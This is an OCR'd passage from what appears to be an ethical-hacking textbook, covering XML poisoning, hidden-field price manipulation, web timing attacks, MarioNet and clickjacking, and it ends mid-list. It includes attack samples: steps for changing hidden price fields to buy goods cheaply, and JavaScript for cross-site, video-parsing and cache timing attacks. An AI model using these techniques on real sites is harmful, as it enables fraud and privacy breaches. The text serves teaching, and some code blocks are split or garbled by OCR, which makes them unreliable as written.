
XML Request

```
<CustomerRecord>
<CustomerNumber>2010</CustomerNumber>
<FirstName>Jason</FirstName>
<LastName>Springfield</LastName>
<Address>Apt 20, 3rd Street</Address>
<Email>jason@springfield.com</Email>
<PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```

Poisoned XML Request

```
<CustomerRecord>
<CustomerNumber>2010</CustomerNumber>
<FirstName>Jason</FirstName><CustomerNumber>
```

```
  2010</CustomerNumber>
<FirstName>Jason</FirstName>
<LastName>Springfield</LastName>
<Address>Apt 20, 3rd Street</Address>
<Email>jason@springfield.com</Email>
<PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```



Hidden Field Manipulation Attack

Attackers carry out hidden field manipulation attacks against e-commerce websites, as most of these sites have hidden fields in their price and discount specifications. In every client session, developers use hidden fields to store client information, including product prices and discount rates. During the development of such programs, developers feel that all their applications are safe; however, hackers can manipulate the product prices and even complete transactions with the altered prices. When a user makes selections on an HTML page, the selection is typically stored as form field values and sent to the application as an HTTP request (GET or POST). HTML can also store field values as hidden fields, which are not rendered on the screen by the browser but collected and submitted as parameters during form submissions. Attackers can examine the HTML code of the page and change the hidden field values to change post requests to the server.

Example

A particular mobile phone might be offered for $1000 on an e-commerce website, but the hacker, by altering some of the hidden text in its price field, purchases it for only $10.

Such attacks result in severe losses for website owners, even though they might be using the latest anti-virus software, firewalls, IDS, and so on to protect their networks from attacks. Besides financial losses, the owners can also lose their market credibility. An example of such code is given below:


```
<form method="post" action="page.aspx">

<input type="hidden" name="PRICE" value="200.00">

  Product name: <input type="text" name="product"
   value="Certifiedhacker Shirt"><br>
```

```
  Product price: 200.00"><br>
<input type="submit" value="submit">
</form>
```

1. Open the html page within an **HTML editor**.
2. Locate the **hiddenfield** (e.g. "<type=hidden name=price value=200.00>").
3. **Modify** its content to a different value (e.g. "<type=hidden name=price value=2.00>").
4. **Save** the html file locally and browse it.
5. Click the **Buy** button to perform electronic shoplifting via hidden manipulation.



Web-based Timing Attacks

A web-based timing attack is a type of side-channel attack performed by attackers to retrieve sensitive information such as passwords from web applications by measuring the response time taken by the server. These attacks exploit side-channel leakage and estimate the amount of time taken for secret key operations. Different types of web-based timing attacks include direct timing attacks, cross-site timing attacks, and browser-based timing attacks.

- **Direct Timing Attack**

  Direct timing attacks are carried out by measuring the approximate time taken by the server to process a POST request, through which attackers can deduce the existence of a username. Similarly, attackers perform character by character password examination and exploit the timing information to determine the position where the password comparison failed. Then, attackers use this data to determine the target user's password.

- **Cross-site Timing attack**

  A cross-site timing attack is another type of timing attack, in which attackers send crafted request packets to the website using JavaScript, unlike a direct timing attack, where the attacker himself/herself passes the request to a website. The attacker then analyzes the time consumed by the user to download the requested file.

  For instance, consider a website http://xyz.com that contains two separate groups such as /the-prompt/ and /the-anonymous-place/, and only the group members have access to the data fed into these groups. If any other person tries to access the group, an error message is generated. Now, when a user accesses an unknown website that contains

malicious JavaScript injected by the attacker, the attacker can find out which group the user belongs to and thus violate his/her privacy.

Sample JavaScript code used to perform this attack:

```
function getMeasurement(url, callback) {
      var a = new Image();
      a.addEventListener('error', function() {
            var conclude = performance.now();
            callback(conclude - begin);
      });
      var begin = performance.now();
      a.src = url;
}
getMeasurement('http://xyz.com/the-prompt/', function(timeTF) {
      getMeasurement('http://xyz.com/the-anonymous-place',
      function(timeTDS) {
            If (timeTF> timeTDS) {
                  alert('The prompt is alright!');
            }
            else {
            alert('Privacy breach!');
            }
      });
});
```

- **Browser-based Timing Attacks**

  Browser-based timing attacks are sophisticated side-channel attacks. Rather than depending on the unsteady download time, attackers take advantage of side-channel leaks of a browser to estimate the time taken by the browser to process the requested resources. In this case, the time estimation begins immediately after the download of a resource and ceases once the processing is done.

  Attackers can abuse different browser functionalities to launch further attacks such as video parsing attack, and cache storage timing attack.

  - **Video-parsing Attack**

    Sample JavaScript code used to perform this attack:

```
function getMeasurement(url, callback) {
   var p = document.createElement('video');
   var begin;
```

```
    p.addEventListener('suspend', function() {
        begin = performance.now();
    });
    p.addEventListener('error', function() {
        var conclude = performance.now();
        callback(conclude - begin);
    });
    p.src = url;
}
```

In contrast to cross-site timing attacks, here, the estimation time begins when the event "suspend" is triggered. The event is usually triggered when the resource downloading is stopped, as the requested resource is not an intended video; it is only a double- or triple-digit KB file. The event is also triggered when the resource download is completed. Subsequently, the browser attempts to parse the requested resource as a video. Certainly, the files HTML/JSON/... are invalid video formats; hence, the browser will raise an "error" event. Here, the attacker observes the amount of time the browser takes to process the resource and generate an error event. Single estimation for every end point might not always serve the purpose. Therefore, attackers try to accumulate several time estimations and calculate the median or average.

- **Cache Storage Timing Attack**


  The Cache API interface (used to load, fetch, and delete any responses) offers complete cache (memory) to the developers. Loading resources in the disk takes some amount of time based on the resource size. If attackers can estimate the time taken by the browser to perform this task, they can measure the corresponding response size.

  Sample JavaScript code used to perform this attack:

```
function getMeasurement(url, callback) {
    fetch(url, {mode: "no-cors", credentials:
    "include"}).then(function(resp) {
        setTimeout(function() {
            caches.open('attackerfile').then(function(cache){
                var begin = performance.now();
                cache.put(new request('myfoo'),
                resp.clone()).then(function() {
                    var conclude = performance.now();
                    callback (conclude - begin);
                });
```

```
                    });
                }, 2000);
            });
        }
```

After estimating or measuring the processing time using the abovementioned techniques, attackers can launch further attacks such as brute-force attacks to obtain complete information.



MarioNet Attack

MarioNet is a browser-based attack that runs malicious code inside the browser, and the infection persists even after closing or browsing away from the malicious web page through which the infection has spread. Most of the latest web browsers support a new API called Service Workers that allows the website to isolate operations that render the web page UI from intensive computational tasks to avoid freezing of the UI when large amounts of data are processed.

Attackers register and activate the Service Workers API through a website controlled by them. When the victim browses that website, the Service Workers API automatically activates, and it can run persistently in the background even when the user is not actively browsing the website. To keep the Service Workers API alive, attackers abuse the Service Workers SyncManager interface.

Therefore, MarioNet can resist any tab crashes and power failures, increasing the attacker's potential to attack the browser. MarioNet leverages the abilities of JavaScript and depends on previously available HTML5 APIs. It can be used to create a botnet and launch other malicious attacks such as cryptojacking, DDoS, click fraud, and distributed password cracking.

Furthermore, this attack allows attackers to inject malicious code into high-traffic websites for a short period, retrieve sensitive information such as user credentials, and then control the abused browsers from a central server.





Figure 14.36: Illustration of MarioNet attack

Clickjacking Attack

- Attackers perform clickjacking attacks by tricking the victim into clicking on any malicious web page element that is placed transparently on the top of any trusted web page
- Clickjacking is not a single technique attackers leverage, but is instead a variety of attack vectors and techniques called UI redress attacks
- Attackers perform this attack by exploiting the vulnerabilities caused by HTML iframes or improper configuration of the X-Frame-Options header



Clickjacking Attack

A clickjacking attack is performed when the target website is loaded into an iframe element that is masked with a web page element that appears legitimate. The attacker performs this attack by tricking the victim into clicking on any malicious web page element that is placed transparently on the top of any trusted web page. Clickjacking is not a single technique; attackers leverage various attack vectors and techniques called UI redress attacks. They perform such attacks by exploiting the vulnerabilities caused by HTML iframes or improper configuration of the X-Frame-Options header. There are several variations of clickjacking attacks such as likejacking and cursorjacking. To perform these attacks, attackers send a link to the malicious website to the victim through email, social media, or any other media.

In clickjacking, the attacker loads the target website inside a low opacity iframe. Then, the attacker designs a page such that all the clickable items such as buttons are positioned exactly as on the selected target website. Now, the victim is tricked into clicking on the invisible controls or the deceptive UI elements that automatically trigger various malicious actions such as injecting malware, retrieving malicious web pages, retrieving sensitive information such as credit card details, transferring money from the victim's account, and buying products online.

The various clickjacking techniques employed by attackers are listed below:

